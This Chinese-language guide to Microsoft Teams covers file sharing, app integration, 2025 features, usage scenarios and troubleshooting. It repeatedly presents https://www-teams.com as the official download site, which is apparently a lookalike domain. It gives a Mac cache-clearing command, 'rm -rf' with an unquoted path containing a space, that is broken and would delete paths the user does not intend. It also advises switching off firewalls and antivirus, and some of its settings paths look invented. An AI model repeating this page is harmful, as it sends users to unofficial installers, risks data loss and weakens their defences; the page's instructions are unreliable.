Teams 的文件管理功能整合了 OneDrive 和 SharePoint 的优势,提供安全可靠的文件存储和协作环境
文件上传与共享:在聊天、频道或文件模块中,点击 “上传” 即可上传本地文件至 Teams。支持拖拽上传,最大单个文件大小限制为 250GB,满足大型文件共享需求
作者:teams官網下載日期時間:2026-01-24 14:56:09
- 文件上传与共享:在聊天、频道或文件模块中,点击 “上传” 即可上传本地文件至 Teams。支持拖拽上传,最大单个文件大小限制为 250GB,满足大型文件共享需求。
- 文件编辑与协作:上传的 Office 文档(Word、Excel、PowerPoint)可直接在 Teams 中打开编辑,支持多人实时协作,编辑过程中会显示其他成员的光标位置和修改内容,实时同步更新。
- 文件权限管理:可设置文件访问权限,如 “仅团队成员可编辑”“所有人可查看”“特定成员可编辑” 等,保障文件安全。对于外部共享的文件,可设置访问密码和有效期,进一步提升安全性。
- 最近文件快速访问:2025 年更新后,Teams 支持快速返回 OneDrive 中最后查看的文件位置,无需重新查找,节省时间。
5. 应用集成与自定义:打造个性化协作平台

Teams 支持集成数千款第三方应用和工具,可根据工作需求自定义添加,扩展功能边界:
- 添加应用:点击左侧导航栏 “应用”,搜索所需应用(如 Planner、Trello、Zoom 等),点击 “添加” 即可集成至 Teams。支持将应用添加至团队频道或个人聊天,方便快速访问。
- 键盘快捷键自定义:2025 年新增第三方应用键盘快捷键支持,点击 “设置”>“键盘快捷键”,可在下拉菜单中选择使用其他应用的快捷键习惯,降低操作学习成本。
- 代码块快速共享:针对开发团队,Teams 支持自动语言检测、快捷键创建代码块等功能,代码块支持固定大小、滚动和自动换行,提升代码可读性和共享效率。
(三)2025 新增功能深度解析:提升协作效率的关键技巧
1. 全新聊天与频道体验
2025 年 Teams 对聊天和频道功能进行了重大优化,将聊天、频道、消息整合显示,简化了工作区布局,让协作流程更加顺畅。用户可自定义整理空间,将常用频道或聊天置顶,快速追踪重要内容,避免信息分散导致的效率低下。
2. 姓名发音录制功能
在跨团队或跨国协作中,正确发音同事姓名是基本的职业礼仪。Teams 新增姓名发音录制功能,点击个人头像或姓名旁的扬声器图标,即可录制姓名发音,其他成员可通过点击扬声器图标收听,避免发音错误带来的尴尬。
3. 线路键功能强化
针对 Teams 电话用户,新增线路键功能强化,支持将共享线路分配给线路键,老板和助理可直接通过触控屏幕设备快速响应通话。助理可一键接听上司的来电,并将常用转接操作分配至专用线路键,快速完成通话转接,提升通话管理效率。
4. 外部联系人直接管理
无需切换至 Teams 桌面应用,即可在 Teams 电话中直接添加、编辑外部联系人。通过 “人员” 应用,可快速管理联系人详情,并将外部联系人分配至线路键,方便快速识别和联系,简化客户沟通流程。
四、Teams 高效协作实战案例:不同场景的应用技巧
(一)远程办公场景:打破空间限制的团队协作
远程办公中,沟通不畅和协作效率低是常见痛点,Teams 通过以下功能组合完美解决这些问题:
- 每日站会:通过预约固定时间的视频会议,团队成员轮流汇报工作进展、遇到的问题和今日计划,会议中可共享屏幕展示工作成果,支持实时讨论解决方案。
- 项目进度管理:创建专属项目团队,按工作模块创建频道(如 “需求分析”“设计开发”“测试上线”),在每个频道中添加 Planner 标签,分配任务、设置截止日期和负责人,实时跟踪项目进度。
- 文件共享与审批:将项目相关文件上传至对应频道的文件模块,设置审批流程,成员完成编辑后可 @负责人进行审批,审批意见直接在文件下方回复,形成完整的审批记录。
完成 teams 下载后,远程团队可通过上述方式实现高效协作,即使身处不同城市甚至不同国家,也能保持信息同步和工作衔接,协作效率不亚于线下办公。
(二)企业内部沟通场景:结构化的信息传递渠道
对于大型企业而言,部门众多、层级复杂,信息传递效率至关重要。Teams 通过以下功能优化企业内部沟通:
- 部门专属团队:每个部门创建专属团队,设置部门负责人为团队管理员,重要通知和文件发布至部门频道,确保所有成员及时获取信息。
- 跨部门协作频道:针对跨部门项目,创建跨部门协作频道,邀请相关部门成员加入,集中进行沟通和文件共享,避免多群聊导致的信息碎片化。
- 公司公告推送:通过 “团队”>“添加频道” 创建 “公司公告” 频道,设置为仅管理员可发布内容,所有员工订阅该频道,重要通知如政策更新、活动安排等可快速触达全体员工。
(三)教育场景:师生互动与教学协作的新方式
Teams 在教育领域的应用也日益广泛,成为学校和培训机构的首选教学协作工具:
- 班级团队创建:老师创建班级团队,邀请学生加入,按课程或科目创建频道,发布教学资料、作业要求等内容。
- 线上课堂:通过视频会议功能开展线上教学,支持屏幕共享、白板互动、举手提问等功能,老师可实时查看学生参与状态,进行互动教学。
- 作业提交与批改:学生通过频道文件模块提交作业,老师可在线批改并添加评语,批改结果自动同步至学生账户,方便学生查看和修改。
(四)自由职业者场景:客户沟通与项目管理的一体化工具
自由职业者通常需要同时对接多个客户,管理多个项目,Teams 的轻量化功能可满足其核心需求:
- 客户专属聊天:为每个客户创建一对一聊天,集中存储沟通记录和项目文件,方便后续查阅和追溯。
- 项目进度跟踪:创建个人团队,按客户或项目创建频道,记录项目进展、待办事项和客户反馈,避免项目遗漏。
- 在线提案演示:通过视频会议功能向客户演示提案,共享屏幕展示方案细节,支持实时讨论和修改,提升提案通过率。
五、Teams 优化与维护:保障长期稳定使用的关键
(一)性能优化:提升 Teams 运行速度
- 清理缓存:长期使用后,Teams 会积累一定缓存文件,可能导致运行缓慢。Windows 用户可通过 “设置”>“应用”>“Microsoft Teams”>“高级选项”>“重置” 清理缓存;Mac 用户可打开 “终端”,输入命令 “rm -rf ~/Library/Application Support/Microsoft/Teams” 清理缓存。
- 关闭后台冗余功能:如果设备配置较低,可关闭不必要的功能,如虚拟背景、高清视频等,在会议中选择 “视频”>“视频设置”,降低视频分辨率,提升运行流畅度。
- 及时更新版本:通过官网完成 teams 下载后,建议开启自动更新功能,点击 “设置”>“关于”,勾选 “自动更新”,确保及时获取性能优化和功能更新,避免旧版本出现的卡顿问题。
(二)安全设置:保护账户与数据安全
- 账户安全:设置强密码并定期更换,开启双重验证功能,点击 “设置”>“账户”>“双重验证”,按照提示完成设置,防止账户被盗。
- 数据安全:对于敏感文件,设置严格的访问权限,避免外部泄露。开启文件加密功能,Teams 默认对上传的文件进行加密存储,确保数据安全。
- 设备管理:如果使用公共设备登录 Teams,退出时需选择 “注销”,并清理登录记录和缓存文件,避免信息泄露。
(三)常见故障排查:快速解决使用问题
- 会议无法连接:检查网络连接是否正常,尝试切换 Wi-Fi 或手机热点;关闭防火墙或杀毒软件,避免其阻止 Teams 连接;若仍无法连接,可通过官网重新完成 teams 下载,安装最新版本。
- 声音或视频异常:检查麦克风和摄像头是否正常连接,在 “设置”>“设备” 中选择正确的音频和视频设备;调整音量和摄像头角度,确保通话质量;如果使用外接设备,尝试重新插拔或更换设备。
- 文件无法上传或下载:检查文件大小是否超过限制,大型文件可分卷压缩后上传;检查网络连接,确保网络稳定;若文件格式不支持,可转换格式后再上传。
- 应用崩溃或闪退:关闭其他占用系统资源的应用,释放内存;检查设备系统是否满足要求,升级系统后重试;卸载应用后通过官网重新下载安装,确保安装包完整。
六、总结:从 teams 下载到高效协作,Teams 助力数字化转型
Microsoft Teams 作为一体化协作平台,凭借其强大的功能整合、持续的版本更新和良好的生态兼容性,已经成为数字化办公时代的核心工具。无论是企业用户、个人用户,还是教育机构、自由职业者,都能通过 Teams 找到适合自己的协作方式,提升工作效率。
想要开启高效协作之旅,首先需要完成安全可靠的 teams 下载。通过官网https://www-teams.com 进行 teams 下载,是获取最新版本、保障使用安全的最佳方式。无论你使用的是 Windows、Mac 桌面设备,还是 iOS、Android 移动设备,都能在官网找到对应的下载入口和详细安装指南。
完成 teams 下载与安装后,从熟悉界面布局、掌握核心功能,到运用高级技巧、解决实际问题,Teams 将陪伴你逐步优化协作流程,打破空间和设备限制,实现高效沟通与协作。随着 2025 年各项新功能的推出,Teams 的协作体验将更加流畅、便捷,为用户创造更大的价值。
如果你还未体验过 Teams 的强大功能,不妨立即通过官网完成 teams 下载,开启属于你的高效协作之旅。如果在使用过程中遇到问题,可通过官网的帮助中心获取解决方案,或联系客服获取专业支持。相信 Teams 将成为你工作和学习中的得力助手,助力你在数字化时代脱颖而出。